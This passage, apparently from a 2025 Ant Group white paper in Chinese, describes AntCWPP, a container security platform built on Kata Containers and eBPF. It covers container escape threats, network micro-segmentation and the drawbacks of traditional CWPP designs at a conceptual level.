OpenInfra FOUNDATION

蚂蚁集团 ANT GROUP

katacontainers

2025

蚂蚁容器安全（AntCWPP）能力建设

——基于 Kata 和 eBPF

蚂蚁集团是OPENINFRA基金会的白金会员

目录

第一章 ▸ 概述

本蓝皮书描述了蚂蚁集团基于 Kata 和 eBPF 技术实现的容器安全保护方案（Ant Group Cloud Workload Protection Platform, AntCWPP）。蓝皮书首先介绍了传统 CWPP 方案的不足之处，接着介绍蚂蚁集团如何使用 Kata 安全容器和 Linux 内核 eBPF 技术构建一套功能丰富、深度集成于内部基础设施的稳定、高效、安全的 CWPP 系统。最后蓝皮书对安全容器的使用、容器安全监控、eBPF 在安全领域的应用以及 Kata 作为独立内核的应用做了展望。

Kata 安全容器以其受限的爆炸半径、安全与性能的强隔离深刻地改变了容器世界，eBPF 以其能够灵活、安全的对内核功能进行定制深刻地改变了安全方案的实现。蚂蚁集团通过将 Kata 安全容器与 eBPF 技术结合，构建了一套安全能力丰富与生产环境稳定的 CWPP 系统，持续推动了容器安全的发展。

第二章 ▸ 背景介绍

2.1 快速发展的容器安全需求

2.1.1 容器隔离与逃逸防护

容器逃逸是指攻击者突破容器的隔离边界，获取主机或其他容器的控制权限。由于容器共享主机内核，一旦逃逸成功，攻击者可控制整个节点，甚至横向渗透至集群内部。



图1 容器逃逸攻击

常见的容器逃逸方式包括：

• 内核漏洞利用。由于容器与宿主机共用一个内核，所以在容器中能够通过利用漏洞来进行容器逃逸，典型的漏洞包括 DirtyPipe，通过覆写 runc 二进制文件进行容器逃逸。还有一些逃逸方式通过利用内核漏洞，突破 Linux 的 namespace 机制，从而访问宿主机资源。

• 容器运行时漏洞。容器运行时的漏洞也能够用来进行容器逃逸，比如 CVE-2019-5736 是 runc 的漏洞，通过利用该漏洞能够重写宿主机上的 runc 进程，从而实现容器逃逸。

• 容器权限配置过大，如果容器的权限过大，则能够操作系统资源，进行容器逃逸。比如容器如果具有 CAP_SYS_MODULE 则能够加载内核模块到宿主机，实现容器逃逸。

• 容器挂载宿主机资源，宿主机上的敏感文件系统如果挂载到容器，则容器能够直接访问宿主机资源，进行容器逃逸。比如如果将 / 或者 /proc 目录挂载到容器，容器能够访问宿主机的重要文件，实现容器逃逸。

• 通过共享网络逃逸，容器如果使用宿主机网络，则能够访问宿主机上的网络服务以及宿主机节点所在网络的其他节点，发起网络攻击，实现容器逃逸。

容器逃逸是云原生环境的致命威胁之一，CWPP 需要能够防御各种容器逃逸手段。

2.1.2 网络微隔离

云原生环境中，网络微隔离用于精细化的控制服务间的通信权限。网络微隔离对于云原生安全特别重要，这是因为一旦某个容器被攻破（如通过漏洞利用），攻击者会尝试横向移动（如扫描集群内其他服务的脆弱端口）。通过网络微隔离则能够限制服务间仅允许必要的通信（如只允许访问某个业务容器的8080端口），阻断攻击链扩散。



图2 容器网络微隔离

CWPP 需要能够实现网络微隔离，用来限制漏洞利用的横向影响范围。

2.1.3 容器个性化安全策略

在云原生环境中，不同的业务通常运行在不同的容器中，不同的业务容器对安全的要求差异显著。比如有的业务提供对外服务，需要严格的安全策略；而部分性能关键业务，只能施加基本的安全策略，避免对业务的稳定性造成影响。因此，CWPP 需要支持业务维度的、细粒度的、动态可调的安全策略。

2.1.4 丰富的安全管控能力

CWPP 不仅需要能够对容器内的进程、网络进行审计与管控，还需要能够对其他安全事件进行审计与管控，比如文件完整性保护。

文件完整性保护（File Integrity Monitoring, FIM）通过监控关键文件的变更，防止恶意篡改或供应链攻击，防止攻击者通过在容器中创建恶意文件或者篡改容器内的关键系统配置文件进行后门植入或者权限提升。CWPP 需要能够对文件的修改进行监控，及时发现攻击行为。

2.2 传统CWPP方案的不足

传统 CWPP 方案的安全能力构建在以 runc 为核心的容器编排系统之上。



图3 传统 CWPP 方案

这类 CWPP 方案具有诸多缺点。

2.2.1 生产环境的兼容性差

传统 CWPP 底层实现方案通常包括两类。一类通过内核模块实现，一类通过 eBPF 技术实现。这两种模式都需要适配生产环境的各种内核版本。由于生产环境要求稳定的特点，生产环境的内核版本不会轻易更新，时间一长，版本的碎片化比较严重。

因此不管是基于内核模块还是 eBPF 的实现，传统的 CWPP 方案通常都很难完全的覆盖生产集群。

2.2.2 容器逃逸防护难度大

从上一节容器逃逸的分析中，可以看到，容器逃逸的方式各式各样，有的权限或者配置难以避免，比如有的业务需要一些比较大的权限才能正常工作。这对 CWPP 的实现带来了挑战，如果使用较为严格的容器逃逸防御方案会对业务造成误拦截，如果使用较为宽容的防御方案则无法覆盖各类容器逃逸。因此，传统 CWPP 对于容器逃逸的防护难度很大。

2.2.3 策略影响爆炸半径大

不管是基于内核模块还是 eBPF 的 CWPP 方案，其底层的安全逻辑都是实现在宿主机内核。一旦其实现存在 bug 或者触发了系统 bug，则会造成整个宿主机节点的崩溃，这会影响到宿主机上其他的业务容器。因此，传统 CWPP 方案的策略影响爆炸半径过大。

2.2.4 应用策略管理复杂度高

为了实现容器级别的策略，需要将应用的安全策略与底层容器关联起来。由于应用之间的安全策略不同，因此 CWPP 在判断策略归属时的准确性就非常重要，由于传统 CWPP 方案的策略归属判断在宿主机上实现，并且需要管理的容器策略可能会有数百个，这种判断极易出错。一旦出错，就会影响正常的业务运行。因此，CWPP 难以在生产环境实现容器级别的安全策略管理。

2.2.5 拦截策略下发风险高

拦截策略指的是对违反安全策略的行为进行拦截。相比审计策略只产生告警，拦截策略是更严格的安全策略。由于在策略判断过程中可能会误判容器的安全策略，如果对于正常容器的行为进行了误拦截，会严重影响业务的正常运行。因此，传统 CWPP 方案一般以监控为主，不会下发拦截策略。

2.3 Kata 与 eBPF 作为实现 CWPP 方案的技术优势

AntCWPP 基于 Kata 容器构建 CWPP 方案，能够克服传统 CWPP 方案的诸多缺点。Kata 容器运行在独立内核中，带来了多个优点：

- 首先彻底解决了容器逃逸问题，业务的权限可以按需配置，即使权限过大容器也无法逃逸到宿主机上；

- 其次，独立的内核解耦了 CWPP 方案对节点的内核依赖，CWPP 的环境依赖转变为对 Kata 容器虚拟机内核的依赖，而这种依赖只需要升级 Kata 组件版本，非常容易实现；

- 最后，Kata 容器的独立内核还将安全策略的影响半径限制到容器层面，安全策略下发到 Kata 容器中，只影响该 Kata 容器，不会影响其所属的宿主机以及其他 Kata 容器，由于这种隔离性，也能够比较安全的实现拦截策略。



图4 Kata结合eBPF的特性与优势

Kata 解决了容器隔离以及 AntCWPP 对运行环境的依赖，而 eBPF 则实现了 AntCWPP 安全策略的灵活与安全。

eBPF（扩展的伯克利数据包过滤器）是一种灵活且强大的内核技术，最初设计用于高效的网络数据包过滤。随着时间的推移，它的应用范围大大扩展，现在在性能监控、故障排查、安全策略执行、网络流量分析和可观察性方面发挥着关键作用。

eBPF 允许用户在不修改内核源代码或加载新的内核模块的情况下，在内核中安全地运行自定义代码。这是通过将 eBPF 程序编译为字节码，然后加载到内核中并经过严格验证以确保安全性和稳定性来实现的。

与传统内核模块相比，eBPF 有几个显著优点：

- **安全性：**eBPF 程序在加载到内核之前经过严格验证，以确保它们不影响系统稳定性。这降低了内核崩溃风险。
- **灵活性：**eBPF 允许在系统运行时动态加载和更新程序，无需重新编译或重启内核。这使新特性的开发和部署更快且更便利。
- **低开销：**eBPF 程序在内核空间运行，提供了高处理速度和低开销，相较于用户空间的解决方案，拥有更好的性能和更低的延迟。
- **可编程性：**eBPF 支持编写复杂逻辑以收集和分析内核事件，实现细粒度的系统监控、性能优化和安全策略执行。

由于 eBPF 的安全灵活，现在越来越多的 CWPP 方案均将 eBPF 作为容器事件采集的底层方案。但是传统的 CWPP 方案中，在为业务容器加载安全策略时，eBPF 程序需要区分容器，而这种区分在节点容器数量多、生命周期变化频繁的情况下容易出错，使得策略可能加载到非预期的容器，对正常业务造成影响。蚂蚁 AntCWPP 方案通过将 eBPF 加载到 Kata 容器中，不仅保持了 eBPF 的优点，还简化了 eBPF 程序的内容，使得 eBPF 不用关心容器的加载逻辑，只需要关系业务的安全策略逻辑。

通过结合 Kata 容器的内核隔离以及 eBPF 的灵活安全，蚂蚁集团构建了一套安全能力丰富、生产环境兼容性高、业务策略灵活的 CWPP 系统，该系统目前已经稳定运行在蚂蚁生产业务，为海量容器提供安全护航。

第三章 ▸ 方案效果与特点

3.1 方案效果

在 AntCWPP 方案中，所有的容器运行在 Kata 安全容器中。同一个节点上的容器通过节点上的一个安全 Agent 进行安全策略的加载与日志采集。安全 Agent 通过向虚拟机内核中加载 eBPF 程序实现 Kata 容器内的安全监控与行为拦截。AntCWPP 方案整体方案效果如图所示。

